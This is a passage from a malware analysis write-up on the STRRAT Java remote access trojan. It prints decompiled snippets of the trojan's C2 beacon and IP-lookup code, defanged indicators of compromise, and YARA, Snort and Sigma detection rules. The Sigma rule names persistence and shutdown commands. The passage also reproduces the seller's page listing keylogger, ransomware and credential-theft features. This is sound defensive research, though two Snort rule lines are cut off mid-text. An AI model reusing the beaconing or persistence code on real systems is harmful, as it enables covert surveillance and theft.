3     public final void run() {  
4         cbnfdhn.bsgshsbs();  
5     }  
6  
7     fhjtjtg() {  
8     }  
9 }  
0
```

Examining this we can see that it is used to move the mouse ever so slightly as to keep the computer from falling asleep (prevent screensavers).

```
516     static void bsgshsbs() {  
517         try {  
518             Robot robot = new Robot();  
519             while (ActiveConToC2) {  
520                 Point point;  
521                 Point point2 = point = MouseInfo.getPointerInfo().getLocation();  
522                 robot.mouseMove(point2.x, point2.y);  
523                 System.out.println("Mouse Moved!!");  
524                 Thread.sleep(300000L);  
525             }  
526         }  
527         catch (Exception exception) {}  
528     }  
529 }
```

Based on this we can infer that 'screen-on' is used to move the mouse ever so slightly as to keep the screen on and prevent any computer screensaver.

Wrapping up flow and functionality:

At this point there's not much we haven't covered off in this particular piece of malware, we've well and truly reversed it and showed how we came to every conclusion along the way. The standard beaconing of STRRAT can be seen under the method 'sbsgssdfg' which we glossed over far earlier in this analysis piece. This sends certain information about the host that's been infected back to the C2 in the form of a 'ping', which is actually a web request, and not an ICMP (ping) packet.

```

339 private static void sbgssdfg() {
340     Object object;
341     StringBuilder stringBuilder = new StringBuilder().insert(0, "ping[]");
342     if (sbgssdfg.equals("")) {
343         stringBuilder = new StringBuilder().insert(0, cbnfdbn.sbgssdfg().append(nddfdfdf).toString());
344         sbgssdfg = new StringBuilder().insert(0, sbgssdfg).append(cbnfdbn.sbgssdfg().append(nddfdfdf).toString());
345         sbgssdfg = new StringBuilder().insert(0, sbgssdfg).append(cbnfdbn.sbgssdfg().append(nddfdfdf).toString());
346         object = cbnfdbn.sbgssdfg();
347         sbgssdfg = new StringBuilder().insert(0, sbgssdfg).append(object).append(nddfdfdf).toString();
348         sbgssdfg = new StringBuilder().insert(0, sbgssdfg).append(object).append(nddfdfdf).toString();
349         sbgssdfg = new StringBuilder().insert(0, sbgssdfg).append(cbnfdbn.sbgssdfg().append(nddfdfdf).toString());
350         sbgssdfg = new StringBuilder().insert(0, sbgssdfg).append("win_title").toString();
351         object = sbgssdfg ? "install" : "Not Installed";
352         sbgssdfg = new StringBuilder().insert(0, "DTRRAT").append(nddfdfdf).append(sbgssdfg).append(nddfdfdf).append("1.4").append(nddfdfdf).append(cbnfdbn.nddfdfdf().append(nddfdfdf).append((String) object).append(nddfdfdf).append("idle_time").toString());
353     }
354     object = stringBuilder.append(sbgssdfg.replace("idle_time", fgssdfg.adfddf()).replace("win_title", cbnfdbn.sbgssdfg()).toString());
355     String string = String.valueOf(object.getBytes().length + "\r\n\r\n");
356     OutputStream.write(object.getBytes());
357     OutputStream.flush();
358 }
359


```

As the cherry on top we can see one last evidence of this retrieving the user’s publicly facing IP address by making a request to ip-api[.]com which is referenced within the method ‘sbgssdfg()’ and ‘fgssdfg()’.

```

773 private static String nddfdfdf() {
774     try {
775         block10: {
776             block9: {
777                 var0 = new Socket("ip-api.com", 80);
778                 var1_1 = "GET /json/ HTTP/1.1\r\nHost: ip-api.com\r\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.36\r\nConnection: close\r\n\r\n";
779                 var2_2 = var0.getOutputStream();
780                 v1 = var2_2;
781                 v1.write(var1_1.getBytes());
782                 v1.flush();
783                 var1_1 = new byte[1];
784                 var3_3 = new StringBuilder();
785                 var4_4 = var0.getInputStream();
786                 do {
787                     if ((var5_5 = var4_4.read((byte[])var1_1, 0, 1)) == -1) {
788                         var0.close();
789                         var0.close();
790                         var2_2.close();
791                         break block9;
792                     }
793                     v3 = var3_3;
794                     v3.append(new String((byte[])var1_1, 0, var5_5));
795                     while (!v3.toString().endsWith("\r\n\r\n"));
796                     var3_3 = new StringBuilder();
797                     var1_1 = new byte[1024];
798                     v2 = var4_4;
799                 } while (true);
800                 if ((var5_5 = v2.read((byte[])var1_1, 0, ((Object)var1_1).length)) == -1) break;
801                 var3_3.append(new String((byte[])var1_1, 0, var5_5));
802                 v2 = var4_4;
803                 var0.close();
804                 var4_4.close();
805                 var2_2.close();
806                 if (var3_3.toString().equals("")) break block10;
807                 var5_6 = "01";
808                 var1_1 = "uname";
809                 var2_2 = var3_3.toString();
810                 try {
811                     v4 = var2_2;
812                     v5 = var5_6 = v4.substring(v4.indexOf("countryCode") + 14);
813                     var5_6 = v5.substring(0, v5.indexOf("\r\n"));
814                     v6 = var2_2;
815                     ** GOTO lbl48
816                 } catch (Exception v7) {
817                     v6 = var2_2;
818                 }
819                 // 2 sources
820                 v8 = var1_1 = v6.substring(var2_2.indexOf("country") + 10);
821                 var1_1 = v8.substring(0, v8.indexOf("\r\n"));
822             } catch (Exception v9) {}
823         }
824     }
825 }

```



Network IOC: ip-api[.]com/json/
 Network IOC (User Agen): Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome

Part 4: Threat Intelligence and Detection Engineering

Detection Engineering

Yara Rule

To build out a Yara rule we’ll take a look at some of the most common IOCs seen in this malware as analysed above, and select a subset of these in addition to other commands seen embedded into the malware’s functionality:

Network IOCs:

```

hxxp[://]wshsoft[.]company/jre7[.]zip
hxxps[://]pastebin[.]com/raw/Jdnx8jdg
hxxps[://]pastebin[.]com/u/wshsoft
pluginserver[.]duckdns[.]org
hxxp[://]str-master[.]pw/strigoi/server/ping[.]php?lid=

```

```
moregrace[.]duckdns[.]org
hxxp[://]jbfrost[.]live/strigoi/server/?hwid=1&lid=m&ht=5
palaintermine[.]duckdns[.]org
ip-api[.]com/json/
hxxp[://]wshsoft[.]company/multrdp[.]jpg
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/73.0.3683.86 Safari/537.
```

Host IOCs:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ntfsmgr
64578lock.file
3219lock.file
Scheduled Task - "Skype"
HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v dontdisplaylastusername = 1
```

STRRAT/Dropper Specific IOCs:

```
carLambo
HBrowserNativeApis
config.txt
loorqhustq
```

Using the above we can create a fairly flexible Yara rule to detect this malware.

```
/*
  Author: @CyberRaiju
  Date: 2022-05-19
  Identifier: STRRAT-Identification
  Reference: https://www.jaiminton.com/reverse-engineering/strrat
*/

rule STRRAT_14 {
  meta:
    description = "Detects components or the presence of STRRat used in eCrime operations"
    license = "Detection Rule License 1.1 https://github.com/Neo23x0/signature-base/blob/master/LICENSE"
    author = "@CyberRaiju"
    reference = "https://www.jaiminton.com/reverse-engineering/strrat"
    date = "2022-05-19"
    hash1 = "ec48d708eb393d94b995eb7d0194bde701c456c666c7bb967ced016d9f1eff5"
    hash2 = "0A6D2526077276F4D0141E9B4D94F373CC1AE9D6437A02887BE96A16E2D864CF"

  strings:
    $ntwk1 = "wshsoft.company" fullword ascii
    $ntwk2 = "str-master.pw" fullword ascii
    $ntwk3 = "jbfrost.live" fullword ascii
    $ntwk4 = "ip-api.com" fullword ascii
```

```
$ntwk5 = "strigoi" fullword ascii
$host1 = "ntfsmgr" fullword ascii
$host2 = "Skype" fullword ascii
$host3 = "lock.file" fullword ascii
$rat1 = "HBrowserNativeApis" fullword ascii
$rat2 = "carLambo" fullword ascii
$rat3 = "config" fullword ascii
$rat4 = "loorqhustq" fullword ascii

condition:
    filesize < 2000KB and (2 of ($ntwk*) or all of ($host*) or 2 of ($rat*))
}
```

Performing a hunt using Hybrid Analysis reveals a number of hits on this malware, making this a useful Yara rule for finding samples. Of course this could be expanded out further, for example by adding checks for the dependencies STRRAT is known to use, but when creating these it's always a balancing act of being broad enough to net new samples, but not get riddled with False Positives, but not too confined as to miss different variants.

Snort Rule

To build out a Snort rule we'll take a look at some of the network traffic described above, specifically zoning in on the beacon STRRAT sends frequently, and look for any tcp traffic to or from a server that contains the content "ping", a pipe, and then "STRRAT" (this is as simple as converting it to hexadecimal and looking for the content, and giving it a unique sid). This could be expanded further to detect commands being sent to/from the C2; however, this will be a task left for the reader.

```
alert tcp any any -> any any (msg:"STRRAT C2 Beacon Detected"; content:"|70 69 6e 67 7c 53 54 52 52 41 54|"; pr
```

In this example we're going to use a [pcap](#) already captured previously from a system infected with a STRRAT variant provided by Brad Duncan to test the rule.

After setting up a few preprocessors for stream5_global, we're good to test the rule over our pcap. By creating a snort config with the below (stored in a file called strrat.rules).


```
preprocessor stream5_global: track_tcp yes, \
    track_udp yes, \
    track_icmp no,

alert tcp any any -> any any (msg:"STRRAT C2 Beacon Detected"; content:"|70 69 6e 67 7c 53 54 52 52 41 54|"; pr
```

We can easily test this using snort on a linux VM. Specifying the pcap file and testing against our created rule..

```
sudo snort -A fast --pcap-single=./pcap.pcap -c ./strrat.rules -l /var/log/snort
```

We can see this has 73 hits over the pcap, and has generated a number of alerts due to the consistent beaconing this malware presents.



Sigma Rule

Because STRRAT leverages a lot of native Windows utilities to enable persistence and execute commands, we can develop a fairly basic Sigma rule to detect possible infections of STRRAT. This could be expanded further to pick up on individual registry key creations from a sysmon event, or look at the behaviour of file writes; however, this will be a task left for the reader. This also hasn't been confirmed for false positives which may need to be excluded.

```
title: STRRAT Child Process Spawning
status: experimental
description: Detects suspicious child processes of Java(w) possibly associated with a STRRAT infection.
author: Jai Minton (@CyberRaiju)
references: https://www.jaiminton.com/reverse-engineering/strrat
date: 2022/05/28
modified: 2022/05/28
tags:
  - attack.initial_access
  - attack.persistence
logsource:
  category: process_creation
  product: windows
level: high
detection:
  selection:
    - ParentImage|endsWith:
      - '\java.exe'
```

```
- '\javaw.exe'
selection_2:
  - Image|endswith:
    - '\hrdpinst.exe'
    - '\cmd.exe'
selection_cmd:
  CommandLine|contains:
    - 'schtasks /create /sc minute /mo 30 /tn Skype'
    - 'reg add'
    - 'shutdown /r /t 0'
    - 'shutdown /s /t 0'
    - 'wmic /node:. /namespace:'
    - 'hrdpinst.exe'
condition: selection and selection_2 and selection_cmd
falsepositives:
  - Legitimate calls of various java applications to system binaries with specific command lines
level: high
```

Useful Windows Event Logs

The following event log identifiers will be useful to track this piece of malware:

Microsoft-Windows-TaskScheduler/Operational

- 201 (Task registered)
- 129 (Task Launched)

Security

- 4688 (Process Creation)
- 4698 (Scheduled Task Creation)
- 4700 (Scheduled Task Enabled)


Sysmon

- 1 (Process Creation)
- 11 (FileCreate)
- 12 (Registry Create and Delete)
- 13 (Registry Value Set)
- 22 (DNS Query)


Threat Intelligence - The Crimson Shadow

Note: Threat intelligence is a broad term here which has been used to cover getting extended telemetry on the threat this particular malware poses to organisations and people around the world, and potential victims.


During analysis I was presented with an interesting opportunity to track this malware on a global scale due to the way it functions. In late 2021, over the course of a month, infections of STRRAT around the world were tracked and plotted on a map based on the infected client's IP address and [Maxmind's GeoLite2 Free Database](#). This clustered data is shown below.



By overlaying a heat map here we can see that although the numbers aren't massive, the number of locations globally which had seen this malware execute were quite diverse.



Further, each cluster point represents a single IP, and doesn't take into consideration the number of hits from that particular IP. To allow this to be easily navigated I overlaid IP address information along with ASN and count.



The method to turn the gathered data into such a map was to take a carefully crafted spreadsheet containing the data and plot it with Python3, pandas, and folium. The script created is show below (special thanks to [umar-yusuf's blog](#) which helped get me started on this venture).

```
import pandas as pd

from IPython.display import display
import folium
from folium import plugins
from folium.plugins import HeatMap
import branca.colormap
from collections import defaultdict
import sys
import time

steps=5
colormap = branca.colormap.linear.YlOrRd_09.scale(0, 2).to_step(steps)
gradient_map=defaultdict(dict)

for i in range(steps):
    gradient_map[1/steps*i] = colormap.rgb_hex_str(1/steps*i)

lon, lat = 10.626065, 43.035950

for ii in range(1,33):
```

```
m = folium.Map([lat, lon],tiles='cartodbdark_matter', zoom_start=2)
sheet='Day'+str(ii);
heatmap_df = pd.read_excel(open('MapDataDaily.xls','rb'),sheet_name=sheet)
count=sheet+" (" +str(len(heatmap_df))+")"
title_html = '''
                <h3 align="center" style="font-size:16px"><b>{</b></h3>
                '''.format(count)


# heatmap_df.head()

for i in range(0,len(heatmap_df)):

    folium.CircleMarker(
        location=[heatmap_df.iloc[i]["Latitude"],heatmap_df.iloc[i]["Longitude"]],
        radius=heatmap_df.iloc[i]["Value"]*0.001,
        line_color='#fc0000',fill_color='#fc0000',color='#fc0000').add_to(m)

m.get_root().html.add_child(folium.Element(title_html))
m.save(sheet+".html")
```

After running over the data I had an interactive HTML page for each and every day of data collection and quantity of infected, unique IPs on any given day. This was then turned into the below gif. Note: Day 5's data got lost during collection (call it user error).



In addition the most common hour period that hosts were seen to be infected (UTC) was also plotted over time.



Statistics

From the data gathered during this one month period, the following became apparent:

- Approximately 5726 Unique IP addresses were seen to have been infected during this time.
- 6 out of 7 continents had seen to have been infected during this time (Antarctica was the odd one out).
 - Africa: 589 IPs
 - Asia: 2446 IPs
 - Europe: 1454 IPs
 - North America: 892 IPs
 - Oceania: 125 IPs
 - South America: 220 IPs
- Systems in approximately 101 countries had seen to have been infected during this time.
- Systems in approximately 1005 cities had seen to have been infected during this time.
- Approximately 100 different license keys appeared to be in use by STRRAT globally during this time.

Limitations and acknowledgements:

- Given telemetry was captured from a network level, there could have been multiple systems resolving to the same IP due to NAT which remains an unknown in the above figures.

- Some of the above figures were likely sandboxes or testing devices and didn't indicate a compromised organisation, a large subset was still found to have frequent enough telemetry and during likely business hours to assume a compromised system.
- Where a system was likely to be infected as identified above, this was mostly attempted to be reported to the relevant country Cyber Security / CERT Authority. Only a number of those contacted replied, and of these fewer confirmed an investigation of a machine occurring (some is better than none right?).

OSINT

By leveraging information known about this malware and the assumption it is likely being sold online or shared amongst groups, I was able to use OSINT to find the website being used to sell this piece of malware. From this we have a redacted screenshot which has the seller trying to give off the impression that this is “legitimate software” which you need to pay for on a monthly or 3 monthly basis. Despite this it says it is for “educational use only” which is a common theme amongst those developing tools they almost certainly know will be used for malicious purposes, it has fake location information, and it's marketed with skulls and the grim reaper, and it accepts payments in only Perfect Money or Bitcoin.



Welcome To Strigoi Master

FOR EDUCATIONAL USE ONLY. WE DO NOT ENCOURAGE ILLEGAL USE OF THIS SOFTWARE.

GET STARTED

HOME

OVERVIEW

FEATURES



PORTFOLIO

ORDER NOW

CONTACT

FEATURES

Check out the amazing features of this software

STRIGOI MASTER

FEATURES

- Remote VNC
- Hidden RDP
- Hidden Browser
- Reboot/Shutdown remote PC
- Remote CMD/PowerShell
- Remote File Manager
- Live/offline keylogger
- Ransomware
- On-connect Task
- Reverse Proxy
- Recoveries from most popular browsers and email clients
- General remote PC administration

P A Y M E N T S

Monthly

\$80



[Start](#)

3 Months

\$200

[Start](#)

Accepted payment options:



All sales are final and no refund shall be granted

Software Name:



Strigoi Master

Software Language:

Java

Dependency:

Java Runtime Environment (JRE) 1.7 and above

 Created and powered with: 

ALL FEATURES

See below for the list of great features we have in stock for you.

- | | | | |
|---|--|--|--|
| <ul style="list-style-type: none">• Reboot PC• Shutdown PC• Request Process Elevation• Update Process• Disconnect process• Uninstall process | <ul style="list-style-type: none">• File Manager• Process Explorer• Startup Items Manager• Remote CMD Prompt• Remote Powershell• Download and Execute | <ul style="list-style-type: none">• Reverse Proxy• Hidden RDP• Hidden Browser• Remote VNC• Live/Offline Keylogger• Ransome Ware | <ul style="list-style-type: none">• Firefox Recovery• Chrome Recovery• IE/Edge Recovery• Outlook Recovery• Thunderbird Recovery• Foxmail Recovery |
|---|--|--|--|

1 Month (\$80) ▼

Perfect Money ▼

Your Email


[Order Now](#)

Orders placed on this website are processed automatically. If you order with bitcoin, you have to wait for at least 1 confirmation from the bitcoin network before your order can be processed.


Also note that, you can not use single email address for multiple licenses. You need 1 email for 1 license obtained. If you wish to renew an existing license, just place order with the email address attached to that particular license key, and it will be renewed/extended automatically

CONTACT

You can contact us via Skype for immediate support.


 **Location:**

[REDACTED]

 **Email:**

[REDACTED]





